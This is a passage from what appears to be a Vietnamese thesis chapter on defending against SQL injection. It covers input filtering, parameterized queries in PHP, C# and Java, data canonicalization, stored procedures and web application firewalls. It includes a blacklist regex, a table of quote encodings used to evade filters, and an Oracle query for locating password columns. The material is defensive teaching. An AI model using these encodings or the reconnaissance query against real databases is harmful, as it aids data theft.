- ❖ Số lượng khả năng xảy ra của một input xấu rất lớn, không thể xét đủ được
- ❖ Khó cập nhật các mẫu này.

Ưu điểm của mô hình này so với whitelist đó là việc xây dựng đơn giản hơn. Thông thường mô hình này không nên sử dụng một mình, để đảm bảo an ninh nên sử dụng whitelist nếu có thể. Nếu sử dụng blacklist nhất thiết cần mã hóa output để giảm thiểu nguy cơ rò rỉ thông tin về những mẫu mà mô hình này bỏ sót. Xét ví dụ một mẫu lọc các ký tự nguy hiểm thường có trong các truy vấn SQL:

“`'|%|--|;|/|*|\\*|_|\\||@|xp_`”

Mẫu này tiến hành tìm sự xuất hiện của các ký tự như dấu nháy đơn, %, --, dấu chấm phẩy, \\*, \*/, \_, [, @, xp\_, đương nhiên mẫu này không phải là một mẫu đủ tốt để có thể đảm bảo một input là “sạch”.

Một điều cần chú ý hơn đối với việc sử dụng các mô hình blacklist và whitelist, đó là các mẫu này nên được xử lý ở phía client (trực tiếp tại trình duyệt) nếu có thể. Bởi trong một phiên làm việc phức tạp, điều cần tránh nhất cho người dùng đó là tất cả mọi thông tin đã xử lý bị hủy, phải làm lại từ đầu do phát hiện có điều bất ổn trong input. Tuy xử lý ở trình duyệt nhưng điều đó không có nghĩa đảm bảo an toàn cho input đó, cần thực hiện các phép làm sạch ở các mức tiếp theo.

### 5.1.1.3. Xử lý input trên trong các ngôn ngữ lập trình cụ thể

#### ❖ Trong PHP:

Trong PHP không có một framework cụ thể nào có ưu thế nổi trội trong việc hợp thức hóa input, do đó hầu hết các thao tác xử lý input được thực hiện trực tiếp trên mã nguồn ứng dụng. Trong PHP, lập trình viên có thể sử dụng một số hàm sau để thực hiện các thao tác xử lý input:

- `is_<type>(input)`: type được thay bằng kiểu dữ liệu muốn kiểm tra, ví dụ `is_numeric($_GET['price'])`; hàm này kiểm tra kiểu dữ liệu và trả về true/false.

- `strlen(input)`: trả về độ dài input. Ví dụ `strlen($keyword_search)`;

`preg_match(regex, input)`, trong đó regex được xây dựng cần bao gồm cả việc chỉ định ký tự ngăn cách các mẫu, ví dụ với `/regex/` thì ký tự ngăn cách là dấu `/`, giống như trong Perl, các hàm xử lý biểu thức chính quy trong PHP chấp nhận bất kỳ ký tự nào không phải dạng chữ-số (alphanumeric) làm ký tự ngăn cách. Hàm `preg_match()` trả về kết quả là true/false ứng với việc input có khớp với mẫu biểu thức chính quy hay không.

#### ❖ Trong C#

Trong C# có cung cấp một số phương thức giúp kiểm tra tham số dựa trên biểu thức chính quy, phổ biến nhất đó là: `RegularExpressionValidator` và `CustomValidator`. Các điều khiển này cung cấp các phép kiểm tra từ phía client. Xét ví dụ sử dụng các điều khiển này như sau:

Đoạn mã nhận dạng số có 4 chữ số từ người dùng:

```
4 digit number:<br />
<asp:TextBox runat="server" id="txtNumber" />
<asp:RegularExpressionValidator runat="server"
    id="rexNumber" controltovalidate="txtNumber"
    validationexpression="^[0-9]{4}$"
    errormessage="Please enter a 4 digit number!" />
```

- ❖ Trong Java: thực hiện cài đặt từ giao tiếp `javax.faces.validator.Validator`. Giao tiếp này nằm trong framework có tên là Java Server Faces (JSF)

## 5.1.2. Xây dựng truy vấn theo mô hình tham số hóa

### 5.1.2.1. Khái niệm

Mô hình xây dựng truy vấn động (dynamic query) thường được sử dụng luôn tiềm ẩn nguy cơ SQL Injection, do đó một mô hình xây dựng truy vấn khác có thể được sử dụng thay thế, mô hình đó có tên gọi là truy vấn được tham số hóa (parameterized query), và đôi khi còn được gọi là truy vấn chuẩn bị sẵn (prepared query).

Các truy vấn tham số hóa được xây dựng với mục đích chỉ xây dựng một lần, dùng nhiều lần (mỗi lần sử dụng chỉ cần thay đổi tham số, tham số truyền vào lúc thực thi). Khi xây dựng truy vấn tham số hóa, database sẽ thực hiện việc tối ưu hóa nó một lần, khi thực thi, các giá trị tham số sẽ được truyền vào vị trí các biến giữ chỗ (placeholder) hay còn gọi là biến ràng buộc (bind variable), truy vấn đó sau này dùng lại không cần tối ưu nữa.

Các ngôn ngữ lập trình và các ứng dụng database mới đều đã hỗ trợ các API cung cấp khả năng truyền tham số vào truy vấn SQL thông qua các biến ràng buộc (bind variables) hay còn gọi là các biến giữ chỗ (placeholder).

### 5.1.2.2. Khi nào thì sử dụng được truy vấn tham số hóa

Tham số hóa truy vấn không phải là chìa khóa cho mọi vấn đề về SQL Injection, bởi không phải truy vấn SQL nào cũng có thể tham số hóa được. Trong truy vấn SQL, chỉ có các giá trị (literal) mới có thể được tham số hóa, còn các định danh (identifier) ví dụ: tên trường, tên bảng, tên view, ..., các từ khóa (keyword) thì không thể tham số hóa được. Do đó, không thể xây dựng các truy vấn tham số hóa như các dạng sau:

```
SELECT * FROM ? WHERE username = 'nam'
```

```
SELECT ? FROM students WHERE studentid = 21
```

```
SELECT * FROM students WHERE address LIKE 'Hanoi%'
```

```
ORDER BY ?
```

Trong đó các dấu ? là các biến giữ chỗ (placeholder), tùy vào từng database, biến giữ chỗ sẽ khác nhau, chúng ta sẽ đề cập cụ thể về chúng ở các mục sau.

Như vậy, trong nhiều vấn đề được sử dụng, ta có thể sử dụng truy vấn SQL động trong đó chuỗi ký tự mô tả truy vấn đó sẽ được sử dụng để tham số hóa, ví dụ một chuỗi mô tả truy vấn như sau:

```
String sql = "SELECT * FROM " + tbl_Name + "WHERE column_Name  
= ?"
```

Nói chung, trong những trường hợp mà ứng dụng của chúng ta cần sử dụng các định danh đóng vai trò tham số thì chúng ta cần cân nhắc kỹ. Nếu có thể, hãy tối đa sử dụng các định danh đó dưới dạng truy vấn tĩnh (fixed), điều đó khiến database tối ưu truy vấn dễ dàng hơn, và cũng phần nào giảm thiểu nguy cơ SQL Injection.

Mô hình tham số hóa hiện tại chỉ thực hiện được trên các câu lệnh DML (select, insert, replace, update), create table, chứ các dạng câu lệnh khác vẫn chưa được hỗ trợ.

#### **5.1.2.3. Tham số hóa truy vấn trong PHP**

Một prepared query thường có dạng như sau:

```
SELECT * FROM tbl_name WHERE col_name = ?
```

Dấu ? được gọi là biến giữ chỗ (placeholder). Khi thực thi, ta cần cung cấp giá trị thay thế cho dấu ?.

Bản thân MySQL cũng hỗ trợ hàm PREPARE để sinh các truy vấn tham số hóa. Ví dụ với truy vấn đơn giản sau:

```
PREPARE class FROM "SELECT * FROM class WHERE  
class_name=?";
```

Khi thực thi:

```
SET @test_class = "11B";  
  
EXECUTE class USING @test_class;
```

```
cuongpt@localhost:~  
mysql> PREPARE class FROM "SELECT * FROM class WHERE class_name=?";  
Query OK, 0 rows affected (0.01 sec)  
Statement prepared  
  
mysql> SET @test_class = "11B";  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> EXECUTE class USING @test_class;  
+-----+-----+-----+  
| ID_class | class_name | ID_year |  
+-----+-----+-----+  
|      7 | 11B      |      3 |  
+-----+-----+-----+  
1 row in set (0.05 sec)  
  
mysql> █
```

**Hình 5.1.2.3a :** Hàm prepare trong MySQL

Xét trường hợp PHP sử dụng `sqli` để kết nối tới MySQL, ta có thể sử dụng cả hai hình thức tham số hóa (kiểu hướng đối tượng và kiểu thủ tục) như sau:

```

/* -----
Source from: http://www.php.net/manual/en/mysqli.prepare.php
OOP – style
/* -----

<?php
$mysqli = new mysqli("localhost", "my_user",
    "my_password", "world");
...
$city = "Amersfoort";
/* create a prepared statement */
if ($stmt = $mysqli->prepare(" SELECT District FROM
    City WHERE Name=?")) {
    /* bind parameters for markers */
    $stmt->bind_param("s", $city);
    /* execute query */
    $stmt->execute();
    /* bind result variables */
    $stmt->bind_result($district);
    /* fetch value */
    $stmt->fetch();

    printf("%s is in district %s\n", $city, $district);

    /* close statement */
    $stmt->close();
}
/* close connection */
$mysqli->close();
?>

```

**Hình 5.1.2.3b** : Kỹ thuật tham số hóa theo kiểu Hướng đối tượng

```

/* -----
Procedural style */
/* -----

<?php
$link = mysqli_connect("localhost",
                      "my_user", "my_password", "world");
...
$city = "Amersfoort";
/* create a prepared statement */
if ($stmt = mysqli_prepare($link,
                          "SELECT District FROM City WHERE Name=?")) {
    /* bind parameters for markers */
    mysqli_stmt_bind_param($stmt, "s", $city);
    /* execute query */
    mysqli_stmt_execute($stmt);
    /* bind result variables */
    mysqli_stmt_bind_result($stmt, $district);
    /* fetch value */
    mysqli_stmt_fetch($stmt);
    printf("%s is in district %s\n", $city, $district);
    /* close statement */
    mysqli_stmt_close($stmt);
}
/* close connection */
mysqli_close($link);
?>

```

**Hình 5.1.2.3c** : Kỹ thuật tham số hóa theo kiểu Thủ tục

Với các framework khác hỗ trợ PHP thao tác với MySQL, ta xét thêm trường hợp của PDO. Gói PDO được thêm vào từ phiên bản PHP 5.1 trở đi, là một thư viện hướng đối tượng, hỗ trợ kết nối tới nhiều sản phẩm DBMS khác nhau. PDO hỗ trợ cả hai dạng tham số hóa truy vấn đó là sử dụng đặt tên tham số với dấu hai chấm và sử dụng dấu hỏi (?) làm biến giữ chỗ. Minh họa:

```
$sql = "SELECT * FROM users WHERE username=:username AND"
      + "password=:password";
$stmt = $dbh->prepare($sql);
// bind values and data types
$stmt->bindParam(':username', $username, PDO::PARAM_STR,
                12);
$stmt->bindParam(':password', $password, PDO::PARAM_STR, 12);
$stmt->execute();
```

#### 5.1.2.4. Tham số hóa truy vấn trong C#

Nền tảng .NET của Microsoft cung cấp nhiều cách tham số hóa các truy vấn trong Framework ADO.NET. Ngoài tham số hóa truy vấn ADO.NET còn cung cấp những chức năng bổ sung, cho phép kiểm tra tham số truyền vào, ví dụ kiểm tra kiểu. Nền tảng này thao tác với các DBMS khác nhau bằng các data provider khác nhau, ví dụ SqlClient cho SQL Server, OracleClient cho Oracle, OleDb và Odbc cho OLE DB và ODBC data source. Cấu trúc các truy vấn tham số hóa trên mỗi data provider này cũng sẽ có sự khác nhau chút ít. Bảng sau liệt kê các cách biểu diễn tham số trong truy vấn:

Data provider	Cú pháp tham số
SqlClient	@parameter
OracleClient	:parameter
OleDb	Sử dụng dấu ? làm biến giữ chỗ
Odbc	Sử dụng dấu ? làm biến giữ chỗ

**Bảng 5.1.2.4 :** Cú pháp đại diện tham số truy vấn trong C#



Xét đoạn mã sau xây dựng truy vấn tham số hóa trên provider là SqlClient

```
SqlConnection conn = new SqlConnection(ConnectionString);
string sql = "SELECT * FROM users WHERE username=@username" + "AND
password=@password";
cmd = new SqlCommand(sql, conn);
// Add parameters to SQL query
cmd.Parameters.Add("@username", // name
                    SqlDbType.NVarChar, // data
                    type 16); // length
cmd.Parameters.Add("@password",
                    SqlDbType.NVarChar,
                    16);
cmd.Parameters.Value["@username"] = username; // set parameters
cmd.Parameters.Value["@password"] = password; // to supplied values
checker = cmd.ExecuteReader();
```

Cũng với đoạn xử lý đăng nhập trên, chúng ta biến đổi để hoạt động trên data provider là OracleClient

```
OracleConnection conn = new OracleConnection(ConnectionString);
string sql = "SELECT * FROM users WHERE username=:username" + "AND
password=:password";
cmd = new OracleCommand(sql, conn);
// Add parameters to SQL query
cmd.Parameters.Add("username", // name
                   OracleType.VarChar, // data type 16); // length
cmd.Parameters.Add("password", OracleType.VarChar, 16);
cmd.Parameters.Value["username"] = username; // set parameters
cmd.Parameters.Value["password"] = password; // to supplied values
checker = cmd.ExecuteReader();
```

Chúng ta tiếp tục biến đổi đoạn mã trên để nó hoạt động trên data provider là OleDbClient hoặc Odbc, điều chú ý đó là trên hai data provider này, tham số sẽ sử dụng dấu ? làm biến giữ chỗ (placeholder) cho tham số.

```
OleDbConnection conn = new OleDbConnection(ConnectionString);
string sql = "SELECT * FROM users WHERE username=? AND password=?";
cmd = new OleDbCommand(Sql, con); // Add parameters to SQL query
cmd.Parameters.Add("@username", // name
                    OleDbType.VarChar, // data type
                    16); // length
cmd.Parameters.Add("@password", OleDbType.VarChar, 16));
cmd.Parameters.Value["@username"] = username; // set parameters
cmd.Parameters.Value["@password"] = password; // to supplied values
checker = cmd.ExecuteReader();
```

Trong framework ADO.NET, chúng ta có thể chỉ định nhiều thông tin hơn về tham số, càng chi tiết thì việc tối ưu và kiểm tra tham số sẽ chi tiết hơn. Để đảm bảo an ninh, tối thiểu cần chỉ định thêm thông số về kích thước dữ liệu và kiểu dữ liệu cho tham số.

### 5.1.2.5. Tham số hóa truy vấn trong Java

Java cung cấp một framework cơ bản, được biết đến rộng rãi hỗ trợ thao tác với database có tên JDBC (Java Database Connectivity), thư viện này được cài đặt trong hai namespace java.sql và javax.sql. Framework này cũng hỗ trợ kết nối tới nhiều ứng dụng thương mại DBMS khác nhau. Các truy vấn tham số hóa thông qua lớp PreparedStatement.

JDBC sử dụng dấu hỏi (?) làm biến giữ chỗ. Chỉ khi nào các tham số được thêm vào (thông qua các hàm set<type>, trong đó type là kiểu giá trị, ví dụ có setString) thì chỉ số vị trí của các biến giữ chỗ mới được chỉ định. Một điều cần chú ý thêm đó là ở JDBC thứ tự chỉ số vị trí được tính bắt đầu từ 1. Cụ thể, xét đoạn mã:

```
Connection conn = DriverManager.getConnection(connectionString);
String sql = "SELECT * FROM users WHERE username=? AND password=?";
PreparedStatement checkUser = conn.prepareStatement(sql); // Add
parameter checkUser.setString(1,username); // add String to position 1
checkUser.setString(2,password); // add String to position 2
reslt = checkUser.executeQuery();
```

Bên cạnh JDBC được cung cấp sẵn kèm theo Java, còn có một framework khác tỏ ra khá hiệu quả trong việc giao tiếp với database đó là Hibernate. Hibernate cung cấp các tính năng riêng biệt cho việc chuyển giá trị vào các truy vấn tham số hóa. Đối tượng Query hỗ trợ cả kiểu sử dụng các tham số được đặt tên (đánh dấu hai chấm phía trước tên, ví dụ :para) và kiểu sử dụng dấu hỏi làm biến giữ chỗ. Xét hai kiểu xây dựng truy vấn tham số hóa sử dụng tham số được đặt tên và biến giữ chỗ, một điều khác biệt so với JDBC là khi sử dụng biến giữ chỗ, chỉ số thứ tự trong Hibernate được đánh từ 0 thay vì từ 1 như ở JDBC.

```
//-----**----- // Using named parameter
//-----**-----

String sql = "SELECT * FROM users WHERE username=:uname AND" +
"password=:passwd"; Query checkUser = session.createQuery(sql); // bind
parameters checkUser.setString("uname",username) // add username
checkUser.setString("passwd",password) // add password
List reslt = checkUser.list();

//-----**----- // Using question mark
placeholder
//-----**-----

String sql = "SELECT * FROM users WHERE username=? AND" +
"password=?";
Query checkUser = session.createQuery(sql); // bind parameters
checkUser.setString(0,username) // add username
checkUser.setString(1,password) // add password
List reslt = checkUser.list();
```

### 5.1.3. Chuẩn hóa dữ liệu.

Chúng ta đã đề cập đến một số các thao tác qua mặt các bộ lọc, phương thức phổ biến đó là mã hóa input dưới định dạng nào đó rồi gửi cho ứng dụng mà sau đó input đó có thể được giải mã theo định dạng hacker mong muốn. Ví dụ, ta có một số cách mã hóa dấu nhảy đơn như sau:

**Bảng 5.1.3 :** Một số cách mã hóa dấu nhảy đơn

Biểu diễn	Hình thức mã hóa
%27	Mã hóa URL (URL encoding)
%2527	Mã hóa kép URL (Double URL encoding), trường hợp này dấu % trong %27 cũng được mã hóa
%u0027	Biểu diễn dạng ký tự Unicode
%u02b9	Biểu diễn dạng ký tự Unicode
%ca%b9	Biểu diễn dạng ký tự Unicode
&apos;	Thuộc tính HTML
&#x27	Thuộc tính HTML dạng hexa
&#39	Thuộc tính HTML dạng decimal

Không phải tất cả các hình thức biểu diễn trên có thể được thông dịch ra thành dấu nhảy đơn như mong muốn mà tùy thuộc vào từng điều kiện cụ thể (ví dụ giải mã ở mức ứng dụng, giải mã ở WAF hay ở Web server, ...). Nói chung là khó dự đoán được kết quả việc thông dịch dạng mã hóa trên.

Chính vì những lý do như trên, để thuận lợi cho quá trình kiểm tra dữ liệu đầu vào và đầu ra, chúng ta cần xây dựng các mô hình chuẩn hóa dữ liệu dưới một dạng đơn giản. Một mô hình có thể xem xét như, ban đầu giải mã dưới dạng URL, sau đó giải mã dưới dạng HTML, có thể thực hiện vài lần. Tuy nhiên có thể sẽ tin cậy hơn nếu chúng ta chỉ thực hiện giải mã theo định dạng phổ biến nhất nào đó đúng 1 lần, nếu phát hiện dấu hiệu nghi vấn, lập tức từ chối dữ liệu đó.

#### 5.1.4. Mô hình thiết kế mã nguồn tổng quát

Sau khi đề cập tới các phương thức thao tác với dữ liệu đầu vào để qua mặt các bộ lọc và các mô hình xây dựng truy vấn an toàn, chúng ta có thể tổng kết một số quy tắc dạng khuyến nghị sau dành cho các nhà phát triển ứng dụng web.

##### 5.1.4.1. Sử dụng các store procedure

Các stored procedure khi sử dụng mang lại khá nhiều lợi ích trong việc hạn chế các tác hại của SQL Injection. Lợi ích dễ thấy của việc sử dụng stored procedure trong việc hạn chế tác hại của SQL Injection đó là quản lý quyền truy cập tới những tài nguyên trong database. Nếu ứng dụng trực tiếp thực hiện các truy vấn thêm, xóa, sửa dữ liệu, thì các quyền đó sẽ có thể rơi vào tay kẻ tấn công nếu anh ta khai thác được điểm yếu của ứng dụng.

Chúng ta có thể tạo một procedure thực hiện tất cả các truy cập ứng dụng cần đến, trong khi đó ứng dụng chỉ cần quyền Execute để thực thi stored procedure. Quyền truy cập mà stored procedure sử dụng sẽ là quyền của người tạo ra nó chứ không phải quyền của người gọi chúng. Do đó nếu kẻ tấn công không biết gì về các stored procedure này thì sự tác động của anh ta tới dữ liệu trong trường hợp anh ta có quyền thực thi của ứng dụng sẽ giới hạn lại rất nhiều.

Một điều cần đặc biệt ghi nhớ khi sử dụng stored procedure đó là việc sử dụng các truy vấn SQL động trong stored procedure. Nếu các truy vấn này không được xử lý cẩn thận bằng các biện pháp đã đề cập như dùng bộ lọc, tham số hóa truy vấn, ... thì tác dụng phòng chống SQL Injection của stored procedure không còn.

##### 5.1.4.2. Sử dụng các lớp giao tiếp trừu tượng

Khi thiết kế một ứng dụng doanh nghiệp thì thường có một yêu cầu đặt ra đó là định nghĩa các lớp (layer) như mô hình n-tier, ví dụ các lớp trình diễn (presentation), lớp nghiệp vụ (business), lớp truy cập dữ liệu (data access) sao cho một lớp luôn trừu tượng với lớp ở trên nó. Trong phạm vi nội dung chúng ta đang xét, đó là các lớp trừu tượng phục vụ truy cập dữ liệu. Tùy theo từng công nghệ được sử dụng mà ta có những lớp chuyên biệt như Hibernate trên Java, hay các framework truy cập database (database driver) như ADO.NET, JDBC, PDO. Các lớp giao tiếp này cho phép truy cập dữ liệu an toàn mà không làm lộ kiến trúc chi tiết bên dưới của ứng dụng.

Một ví dụ về một lớp truy cập dữ liệu được thiết kế có tính toán, đó là tất cả mọi câu lệnh thao tác với database có sử dụng dữ liệu bên ngoài đều phải thông qua các câu lệnh tham số hóa. Đảm bảo điều kiện là ứng dụng chỉ truy cập tới database thông qua lớp truy cập dữ liệu này, và ứng dụng không sử dụng các

thông tin được cung cấp để xây dựng truy vấn SQL động tại database. Một điều kiện đảm bảo hơn khi kết hợp các phương thức truy cập database với việc sử dụng các stored procedure trên database. Những điều kiện như vậy sẽ giúp cho database được an toàn hơn trước những cuộc tấn công.

#### **5.1.4.3. Quản lý các dữ liệu nhạy cảm**

Một trong số những mục tiêu của kẻ tấn công nhắm tới database đó là các thông tin nhạy cảm, bao gồm thông tin cá nhân (như username, password, email, ...) và các thông tin tài chính (thông tin thẻ tín dụng, ...). Do đó việc lưu trữ các thông tin này ở một dạng an toàn ngay cả khi nó bị đọc trộm là một việc cần làm.

Đối với password, không nên lưu trữ trên database ở dạng plain-text mà nên sử dụng các phương pháp băm một chiều (ví dụ SHA-2). Các password sẽ được lưu ở dạng các chuỗi đã được băm, việc thực hiện so khớp sẽ tiến hành so xâu được băm từ giá trị người dùng cung cấp với cùng thuật toán băm với giá trị được lưu trữ trong database. Ngoài ra, với vấn đề ứng dụng trả về mật khẩu thông qua email khi người dùng quên mật khẩu, giải pháp tốt hơn là sinh mật khẩu mới và gửi cho người dùng theo cách thức nào đó có thể đảm bảo an toàn.

Đối với thông tin tài chính của người dùng, nên thực hiện việc mã hóa các thông tin này bằng các thuật toán được khuyến cáo an toàn, ví dụ chuẩn PCI-DSS cho thẻ tín dụng.

Việc lưu trữ thông tin người dùng trong quá trình sử dụng là một vấn đề cần quan tâm. Nếu như ứng dụng không cần thiết phải lưu trữ toàn bộ tiểu sử các giao dịch của người dùng trên database thì có thể thực hiện xóa một số thông tin không cần thiết sau một thời gian nào đó được thỏa thuận. Các thông tin được xóa phải đảm bảo không ảnh hưởng tới các hoạt động của ứng dụng trong hiện tại và tương lai. Việc xóa bớt thông tin này ngoài việc làm nhẹ áp lực cho lưu trữ thì còn giảm thiểu mức độ ảnh hưởng khi thông tin của người dùng bị đọc trộm. Lượng thông tin bị truy cập trái phép lúc đó sẽ giảm đi.

#### 5.1.4.4. Tránh đặt tên các đối tượng dễ đoán

Xét về khía cạnh an ninh, việc đặt tên những đối tượng nhạy cảm như cột password, các hàm mã hóa, cột mã thẻ tín dụng, ... cũng đòi hỏi những chiến thuật riêng nhằm gây khó khăn cho kẻ tấn công trong việc xác định mục tiêu.

Hầu hết các lập trình viên đều sử dụng các tên dễ nhận biết như password, kiểu viết tắt như passwd, hay được dịch sang ngôn ngữ riêng như matkhou (tiếng Việt), motdepasse (tiếng Pháp),... cho các đối tượng nhạy cảm và thường gặp. Vấn đề là ở chỗ, kẻ tấn công cũng sử dụng các thói quen này để định vị mục tiêu tấn công. Ví dụ, trên Oracle database, kẻ tấn công có thể sử dụng truy vấn dạng sau để tìm tên, vị trí thực sự của cột chứa mật khẩu theo cách đoán:

```
SELECT owner||'-'||table_name||'-'||column_name FROM  
all_tab_cols WHERE upper(column_name) LIKE 'PASSW%'
```

Và sau khi xác định được mục tiêu, các hoạt động tấn công, khai thác tiếp diễn. Do đó, để gây khó khăn cho các cuộc tấn công tới database, một ý tưởng tốt đó là sử dụng các tên khó đoán để đặt cho tên bảng, tên cột chứa các thông tin nhạy cảm như password, credit card,... Mặc dù phương pháp này không trực tiếp ngăn chặn kẻ tấn công truy cập vào dữ liệu, nhưng nó gây khó khăn cho việc tìm mục tiêu của kẻ tấn công.

#### 5.1.4.5. Thiết lập các đối tượng giả làm mồi nhử

Chiến thuật này được đưa ra nhằm cảnh báo cho quản trị viên nguy cơ một cuộc tấn công khi một ai đó cố tình tìm cách khai thác những dữ liệu nhạy cảm như password. Phương pháp này nên phối hợp với việc đặt tên các đối tượng khó đoán ở bên trên. Để thực hiện phương pháp này, ta sinh các bảng chứa các cột có tính nhạy cảm mà dễ đoán, ví dụ như password, credit\_no, nhưng dữ liệu trong các bảng này là dữ liệu giả, và mỗi khi các thông tin này được truy cập, sẽ có một thông báo gửi về cho quản trị viên.

Trên Oracle database có thể triển khai một bảng kiểu virtual private database (VPD). Tham khảo tại:

<http://www.oracle.com/technology/deploy/security/database-security/virtual-private-database/index.html>



#### 5.1.4.6. Tham khảo và cập nhật các khuyến nghị bảo mật khác.

Ngoài việc cập nhật thường xuyên các báo cáo bảo mật về database, đội ngũ phát triển ứng dụng cũng có thể sử dụng các tài nguyên được cung cấp thường xuyên bao gồm các công cụ, các hướng dẫn, báo cáo,... cho việc phát triển ứng dụng một cách an toàn. Một số nguồn được sử dụng phổ biến như sau:

- ❖ Dự án nguồn mở về an ninh ứng dụng Web (Open Web Application Security Project – OWASP – [www.owasp.org](http://www.owasp.org)): đây là một cộng đồng mở được sáng lập nhằm đào tạo các kỹ năng an ninh ứng dụng Web. Một trong số các dự án của OWASP đã từng được đề cập và minh họa trong luận văn này đó là WebGoat và công cụ Proxy server tên là WebScarab. Một trong số các dự án đáng chú ý của OWASP là Enterprise Security API (ESAPI), cung cấp một tập hợp các API cho việc triển khai các giải pháp bảo mật, ví dụ như xử lý input,...
- ❖ Các hướng dẫn phòng chống SQL Injection của Oracle (<http://www.integrigy.com/security-resources>)
- ❖ SQLSecurity.com ([www.sqlsecurity.com](http://www.sqlsecurity.com)): trang này tập trung phục vụ các vấn đề bảo mật của SQL Server, nó chứa các thông tin, tài nguyên hữu ích cho việc phòng chống SQL Injection cũng như các mối nguy SQL Server khác
- ❖ Red-Database-Security: <http://www.red-database-security.com>
- ❖ Milw0rm (<http://milw0rm.com/>): một địa chỉ lớn cập nhật các lỗ hổng và các phương thức khai thác thông tin. Chúng ta có thể tìm trên địa chỉ này những cảnh báo lỗ hổng, video, bài viết, shellcode khai thác điểm yếu được cập nhật.

## **5.2. Các biện pháp bảo vệ từ mức nền tảng hệ thống.**

Các biện pháp phòng chống từ mức nền tảng hệ thống (platform-level) là những biện pháp cải tiến trong thời gian hoạt động (runtime) hoặc các thay đổi trong cấu hình sao cho có thể nâng cao mức độ an ninh tổng thể của ứng dụng.

Một điều luôn cần ghi nhớ, đó là các giải pháp mức nền tảng hệ thống không thể thay thế cho việc xây dựng mã nguồn ứng dụng an toàn, chúng chỉ có tác dụng hỗ trợ. Một database cấu hình tốt không ngăn chặn được SQL Injection nhưng sẽ khiến chúng gặp khó khăn khi lợi dụng điểm yếu ứng dụng để khai thác database, một bộ lọc an ninh có thể được sử dụng tạm thời như một bản vá ảo (virtual patch) từ khi phát hiện lỗ hổng đến khi đội phát triển ứng dụng khắc phục được lỗ hổng đó. Các bộ lọc có thể được xây dựng nhanh chóng hơn và có thể phòng tránh được những lỗ hổng trong giai đoạn zero-day của cuộc tấn công. Và có thể khẳng định rằng, an ninh mức nền tảng là một thành phần quan trọng trong chiến lược an ninh tổng thể của ứng dụng.

### **5.2.1. Các biện pháp bảo vệ tức thời.**


Những biện pháp bảo vệ tức thời là những biện pháp có thể áp dụng mà không cần phải thực hiện biên dịch lại mã nguồn của ứng dụng. Các biện pháp bảo vệ trong thời gian hoạt động là các công cụ hữu ích nhằm phòng tránh việc lợi dụng các điểm yếu SQL Injection đã được xác định. Việc thực hiện sửa lỗi trong mã nguồn ứng dụng luôn là một giải pháp triệt để nhưng không phải luôn thực hiện được với khả năng và chi phí có thể. Ngoài ra, với các ứng dụng thương mại, hầu hết chúng được phát hành với bản hoàn chỉnh đã biên dịch chứ không phải ở dạng mã nguồn. Và ngay cả khi có mã nguồn thì việc thực hiện chỉnh sửa nó hầu hết đều vi phạm các điều khoản sử dụng và các chính sách bảo hành, hỗ trợ của nhà phân phối. Và do đó, việc sử dụng các biện pháp bảo vệ trong thời gian hoạt động có thể là giải pháp dạng bản-vá-ảo (virtual patch) tạm thời trước khi việc sửa lỗi trong mã nguồn ứng dụng hoàn chỉnh.

Ngay cả khi thời gian, tài nguyên cần thiết cho phép việc vá lỗi trong mã nguồn, các biện pháp bảo vệ trong thời gian chạy vẫn là một lớp an ninh có giá trị cho việc phát hiện hoặc ngăn chặn những điểm yếu SQL Injection chưa biết tới. Điều này sẽ dễ nhận thấy khi mà ứng dụng chưa từng trải qua các đánh giá, thử nghiệm bảo mật, hoặc chưa từng bị các cuộc tấn công SQL Injection – những điều mà rất phổ biến trong hoạt động phát triển ứng dụng Web ở nước ta hiện nay. Rõ ràng, đây là những tiền đề cho việc khai thác các lỗi zero-day cũng như các lỗi SQL khác phát tán từ Internet. Lúc này, các phương pháp của chúng ta

không chỉ mang tính đối phó bị động (reactive) mà còn cung cấp các biện pháp đối phó chủ động (proactive) cho ứng dụng.

#### 5.2.1.1. Các ứng dụng tường lửa Web

Ứng dụng tường lửa Web (Web Application Firewall - WAF) là một ứng dụng được bố trí đóng vai trò trung gian giữa client và web server, làm nhiệm vụ điều phối các thông tin luân chuyển, cân bằng tải, ... một ứng dụng WAF sẽ được bố trí như sau:



**Hình 5.2.1.1 :** Vị trí của tường lửa Web trong luồng thông tin

#### ❖ Ưu điểm :

- ✓ Đòi hỏi ít thay đổi tới web server và ứng dụng web
- ✓ Là một tiêu chuẩn đối với các hệ thống thanh toán điện tử (tiêu chuẩn PCI DSS v1.1 ), tham khảo tại PCI Data Security Standard .
- ✓ Cập nhật nhanh, đơn giản
- ✓ Hỗ trợ phòng tránh nhiều loại hình tấn công

#### ❖ Nhược điểm:

- ✓ Có thể gia tăng độ phức tạp của hệ thống hiện tại, nhất là khi triển khai kèm proxy
- ✓ Chi phí đào tạo trong quá trình kiểm thử và khi nâng cấp phiên bản mới
- ✓ Gia tăng độ phức tạp của các hoạt động gỡ lỗi, do WAF cũng trả về các lỗi, và WAF chịu trách nhiệm xử lý các tình huống của toàn bộ hệ thống.
